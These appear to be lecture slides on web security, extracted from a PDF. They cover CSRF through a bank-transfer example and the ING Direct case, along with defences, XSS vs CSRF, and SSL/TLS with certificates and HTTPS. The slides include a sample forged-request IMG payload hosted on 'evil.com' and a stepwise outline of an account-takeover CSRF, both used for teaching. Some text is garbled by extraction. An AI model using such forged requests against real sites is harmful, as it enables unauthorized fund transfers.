
- Techniques to protect against XSS will not necessarily work for CSRF

# XSRF (aka CSRF): Summary



Q: how long do you stay logged on to the Bank?

# XSS: Cross-Site Scripting



# CSRF Attack: Bank Example\*

**Transfer Funds**

From:

To:

Amount: \$

Date:

Single  
 Recurring

**Continue**

- ◆ Transfer money from one account to another
- ◆ When the “Continue” button is pressed, an http POST request is submitted by the user browser to the server (bank)

# CSRF Attack: Bank Example\*

**GET**

```
http://webbank/transfer_funds.cgi HTTP/1.1
Host: webbank
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US;)
Firefox/1.4.1
Cookie: JSPSESSIONID= 4353DD35694D47990BCDF36271740A0C

from=314159265&to=011235813&amount=5000&date=11072006
```

Figure 2: Transfer Funds POST Request

- ◆ If the request was successful, \$5,000 would be transferred from account “314159265” to account “01123581.”
- ◆ What’s interesting is that many Web applications, such as transfer\_funds.cgi, do not distinguish between parameters sent using GET or POST.
- ◆ In other words, the same request with POST replaced with GET is completely legit as far as the server is concerned

## CSRF Attack: Bank Example\*

```
<IMG SRC=http://webbank/transfer_funds.cgi?  
from=314159265&to=1618&amount=5000&date=11072006&re=0>
```

Diagram 4: <http://hacker/fooh.html>

- ◆ Attacker website has an image with the above tag
- ◆ The image forces the user's browser a "forged request" with the specified URL, and if the customer is logged into the bank, money will be transferred from 314159265 to "1618"
- ◆ The forged request is a GET request with body similar to the POST request

# CSRF: Bank Example

evil.com

victim's browser

Webbank.com

Access some web page

```
<IMG  
SRC=http://webbank/transfer_funds.  
cgi?  
from=314159265&to=1618&amount  
=5000&date=11072006&re=0>unt=  
5000&date=11072006&re=0>
```

Forces victim's browser to  
call transfer.cgi on  
webbank.com without  
proper permissions

```
POST/transfer.cgi?from=  
314159265&to=01123581&a  
mount=5000
```

```
GET/transfer.cgi?from=  
314159265&to=01123581&a  
mount=5000
```

The image-tag from  
evil.com forces a FORGED  
GET request to be sent to  
Bank by victim's browser.

Transfer funds from  
one account to  
another

transfer.cgi

transfer.cgi  
executed

# What can we Learn from the CSRF Bank Attack Example?

- When a malicious website causes a user's browser to perform unwanted actions on a trusted website - Necessary condition for attack to take place
- The user must be capable of executing "unwanted" actions on trusted website, i.e., have implicit authentication
- The trusted website only checks that an action came from an authenticated user's browser, and not the user itself (i.e., no way to check if user authorized the action)
- The user must be social-engineered to visit malicious website during the authenticated session with the trusted website
- In this particular example, the attacker had to know the "from" account number as well

# Can the use of SSL prevent CSRF?

## Not necessarily

- Goes back to implicit authentication
- The user's browser records session information when it is connected to trusted site the first time
- Any subsequent requests sent by the browser are "helpfully" appended with session information, i.e., Username, password, or SSL certificates
- Hence, SSL does not necessarily protect the user against CSRF
- A solution is for the user to authenticate every request. No implicit authentication. Such an approach will make browsers unusable

# POST request-based CSRF

- In the bank example we saw the CSRF employed a forged GET request
- It is possible to execute a CSRF with a POST request
- Why care?
  - Some sites only accept POST requests
- Executing a POST-based CSRF requires JavaScript
- Dynamically creates appropriate POST request

# Another Example: GET and POST CSRF

- Actual attack discovered by Zeller and Felten on INGDirect.com: a Multinational company with \$62 Billion in assets and 4.1 million customers
- The attack allowed an attacker to open additional accounts on behalf of a user and transfer funds from a user's account to the attacker's account
- The bank site's use of SSL didn't prevent the attack
- First published CSRF on a financial institution (2008)

# Ingdirect.com Attack: GET and POST CSRF

Step 0: Assume user is already authenticated to ingdirect.com's site, and visits evil.com controlled by attacker

Assume attacker has JavaScript on his evil.com, and JavaScript engine is enabled on user's browser

JavaScript is needed to create POST requests

- Step 1: The attacker creates checking account on behalf of the user
- The attacker causes the user's browser to visit ING's "open new account" page using an SRC tag on an image on evil.com
- A forged GET request to  
<https://secure.ingdirect.com/myaccount/INGDirect.html?command=gotoOpenOCA>

# Ingdirect.com Attack: GET and POST CSRF

- Step 2: Causes a “single” account to be created using an appropriate POST command that is generated by JavaScript loaded into user’s browser from evil.com
- Step 3: The attacker chooses an arbitrary amount of money to initially transfer from the user’s savings account to the new, fraudulent account
  - A POST request to <https://secure.ingdirect.com/myaccount/INGDirect.html> with the appropriate parameters
- Step 4: The attacker causes the user’s browser to click the final “Open Account” button, causing ING to open a new checking account on behalf of the user using an appropriate POST
- Step 5: The attacker adds himself as a payee to the user’s account, and transfers money

# Preventing CSRF Server-side Protection

- Allow GET request to only retrieve data **and not modify data on the server**
- Require all POSTs requests to contain a pseudo-random value
  - Trusted site generates pseudo-random value R, and sets it as a cookie on user's browser
  - Every form submission (POST) to include R
  - Request valid only if form value == cookie value

# Preventing CSRF Server-side Protection

- Assume that the attacker cannot modify cookie), i.e., does not know R.
- Hence, cannot forge appropriate requests through his evil.com website
- We assume R is hash value of session credentials and some random data Sources: Zeller&Felten paper and <https://www.whitehatsec.com/resource/stats.html>

# XSS vs. CSRF

- CSRF: When a malicious website causes a user's browser to perform unwanted actions on a trusted website
  - Leverages implicit authentication in user's browser
- XSS : Malicious website leverages bugs in trusted website to cause unwanted action on user's browser
  - Leverages bugs on trusted website
- Techniques that protect against XSS: filter content posted on websites for scripts
  - Does not directly help protect against CSRF. Why?
- If site is vulnerable to XSS, it is vulnerable to CSRF. Why?
  - Session credentials can be stolen using XSS, and then launch a CSRF.

# Outline

## Web Basics

## Web Threats and Attacks

- Information Leakage
- Misleading Websites
- Cross-site scripting (XSS)
- SQL injection

**HTTPS**

# Threat Model: Network Attacker

## Network Attacker:

- Controls network infrastructure: Routers, DNS
  - Passive attacker: only eavesdrops on network traffic
  - Active attacker: eavesdrops, injects, blocks, and modifies packets




## Examples:

- Wireless network at Internet Café
- Internet access at hotels

# SSL/TLS overview

## Public-key encryption:




Bob generates  $(\text{SK}_{\text{Bob}}, \text{PK}_{\text{Bob}})$

Alice: using  $\text{PK}_{\text{Bob}}$  encrypts messages and only Bob can decrypt

# Certificates

How does Alice (browser) obtain  $\text{PK}_{\text{Bob}}$  ?



**Bob uses Cert for an extended period** (e.g., one year)

# Certificate: example

Important fields:

Certificate Signature Algorithm

Issuer

▲ Validity

- Not Before
- Not After

Subject

▲ Subject Public Key Info


- Subject Public Key Algorithm
- Subject's Public Key

▲ Extensions

Field Value


Modulus (1024 bits):

```
ac 73 14 97 b4 10 a3 aa f4 c1 15 ed cf 92 f3 9a  
97 26 9a cf 1b e4 1b dc d2 c9 37 2f d2 e6 07 1d  
ad b2 3e f7 8c 2f fa a1 b7 9e e3 54 40 34 3f b9  
e2 1c 12 8a 30 6b 0c fa 30 6a 01 61 e9 7c b1 98  
2d 0d c6 38 03 b4 55 33 7f 10 40 45 c5 c3 e4 d6  
6b 9c 0d d0 8e 4f 39 0d 2b d2 e9 88 cb 2d 21 a3  
f1 84 61 3c 3a aa 80 18 27 e6 7e f7 b8 6a 0a 75  
e1 bb 14 72 95 cb 64 78 06 84 81 eb 7b 07 8d 49
```




# Certificate Authorities

Browsers accept  
certificates from a  
large number of CAs



# Brief overview of SSL/TLS



Most common: server authentication only

Key Derivation Function (KDF) is a cryptographic algorithm that derives one or more secret keys from a secret value such as a master key


# **Integrating SSL/TLS with HTTP $\Rightarrow$ HTTPS**

# **Why is HTTPS not used for all web traffic?**

- **Slows down web servers**
- **Breaks Internet caching**
  - ISPs cannot cache HTTPS traffic
  - Results in increased traffic at (source) web site

# **HTTPS in the Browser**

# The lock icon: SSL indicator




## Intended goal:

- Authenticate the identity of page origin
- Indicate to user that page contents were not viewed or modified by a **network attacker**



